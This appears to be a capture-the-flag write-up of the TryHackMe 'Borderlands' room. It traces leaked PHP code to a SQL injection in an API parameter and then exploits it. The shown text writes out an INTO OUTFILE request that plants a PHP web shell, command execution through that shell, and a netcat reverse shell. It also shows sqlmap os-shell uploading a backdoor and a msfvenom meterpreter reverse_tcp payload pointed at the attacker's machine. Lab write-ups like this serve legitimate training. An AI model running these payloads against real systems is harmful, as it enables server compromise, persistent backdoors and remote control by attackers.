
targetting Login Page

index.php show to refer to functions.php CheckLogon
//require_once() includes the functions from functions.php


/home/nobodyatall/tryhackme/borderlands/network1WebGit/index.php - Mousepad
File
Edit
Search
View
Document
Help


```
<html>
<head>
<title>Context Information Security - HackBack 2</title>
</head>
<body style="background-color:#3a3a3b; text-align:center;">
<img alt="Context" style="width:320px;padding-top:10px;" src="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAAmwAAA
<p>News: We are looking for Android BETA testers for the new Mobile App Prototype, please download from <a href="/
<?php
session_start();

require_once("functions.php");

$conn = setup_db_connection();

if (isset($_POST['username']) && isset($_POST['password']))
{
    CheckLogon($conn);
}else{
    ShowLoggedOutView($conn);
}
```

functions.php




```php
function CheckLogon ($conn)
{
    $options = [
        'salt' => 'wWeyIzGcD7TVwZ7y7d3UCRIMYK'
    ];
    //do logon check
    $username = $_POST['username'];
    $password = password_hash($_POST['password'], PASSWORD_BCRYPT, $options);

    $stmt = $conn->prepare("SELECT userid FROM users WHERE username=? AND password=?");
    $stmt->bind_param("ss", $username, $password);
    $stmt->execute();
    $stmt -> store_result();

    if ($stmt->num_rows == 1) {
        //echo ("logged on successfully");
        $_SESSION['loggedin'] = true;
        header("Location: home.php");
        die();
    }else{
        echo ("bad username or password");
    }
}
```

//api.php<documentid param> -> GetDocumentDetails()




```php
$docDetails = GetDocumentDetails($conn, $_GET['documentid']);
if ($docDetails !== null)
{
    //print_r($docDetails);
    echo ("Document ID: ".$docDetails['documentid']."<br />");
    echo ("Document Name: ".$docDetails['documentname']."<br />");
    echo ("Document Location: ".$docDetails['location']."<br />");
}

?>
```

it used string here for SQL statement
//seems vulnerable to SQLi



```
function GetDocumentDetails($conn, $documentid)
{
    $sql = "select documentid, documentname, location from documents where documentid=".$documentid;
    //echo $sql;
    $result = mysqli_query($conn, $sql) or die(mysqli_error($conn));

    if (mysqli_num_rows($result) === 1) {
        return mysqli_fetch_assoc($result);
    } else {
        return null;
    }
}

?>
```


now try to create a php backdoor in remote server using SQLi



```
GET /api.php?apikey=WEBLhvOJAH8d50Z4y5G5&documentid=0+UNION+ALL+SELECT+1,2,"<?php%20echo%20system($_GET['cmd']);?>"+into+outfile+"/var/www/html/backdoor.php" HTTP/1.1
Host: 10.10.200.236
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=2j1b6isg41gdtormqu2am2hre9
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Thu, 24 Sep 2020 10:54:57 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Content-Length: 0
```


access backdoor.php
//it works!



10.10.200.236/backdoor.php
Context Information Security
http://10.10.200.236/backdoor.php?cmd=id
10.10.200.236/backdoor.php?cmd=id
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU


```
1 2 uid=33(www-data) gid=33(www-data) groups=33(www-data) uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

now get reverse shell



```
nobodyatall@0xDEADBEEF:~$ nc -lvp 18890
listening on [any] 18890 ...
10.10.200.236: inverse host lookup failed: Unknown host
connect to [10.9.10.47] from (UNKNOWN) [10.10.200.236] 49358
/bin/sh: 0: can't access tty; job control turned off
$ id && whoami
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data
$ 
```


web app host flag



```
$ ls
flag.txt
html
$ cat flag.txt
{FLAG:Webapp:48a5f4bfef44c8e9b34b926051ad35a6}
$ █
```

pivotting

use sqlmap os-shell to upload chisel




```
nobodyatall@0×DEADBEEF:~/tryhackme/borderlands$ sqlmap -r req.txt --os-shell
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.4.4#stable}
|_ -| . [.]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's respo
 state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this progran

[*] starting @ 14:07:36 /2020-09-24/

[14:07:36] [INFO] parsing HTTP request from 'req.txt'
[14:07:36] [INFO] resuming back-end DBMS 'mysql'
[14:07:36] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: documentid (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: apikey=WEBLhvOJAH8d50Z4y5G5&documentid=1 AND 3113=3113

    Type: error-based
```

504 Gateway Time-out


nginx/1.14.0 (Ubuntu)

go to the file stager website




```
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
4
do you want sqlmap to further try to provoke the full path disclosure? [Y/n]
[14:08:02] [WARNING] unable to automatically retrieve the web server document root
what do you want to use for writable directory?
[1] common location(s) ('/var/www/, /var/www/html, /var/www/htdocs, /usr/local/apache2/htdocs, /usr/local/www/data, /var/apa
www/htdocs') (default)
[2] custom location(s)
[3] custom directory list file
[4] brute force search
> 2
please provide a comma separate list of absolute directory paths: /var/www/html
[14:08:16] [WARNING] unable to automatically parse any web server path
[14:08:16] [INFO] trying to upload the file stager on '/var/www/html/' via LIMIT 'LINES TERMINATED BY' method
[14:08:17] [INFO] the file stager has been successfully uploaded on '/var/www/html/' - http://10.10.78.232:80/tmpuxyfv.php
[14:08:17] [INFO] the backdoor has been successfully uploaded on '/var/www/html/' - http://10.10.78.232:80/tmpboywt.php
[14:08:17] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell>
```

upload meterpreter backdoor



```
nobodyatall@0×DEADBEEF:~/tryhackme/borderlands$ msfvenom -p linux/x86/meterpreter/
reverse_tcp lhost=10.9.10.47 lport=18890 -f elf > backdoor
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the paylo
ad
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes

nobodyatall@0×DEADBEEF:~/tryhackme/borderlands$
```



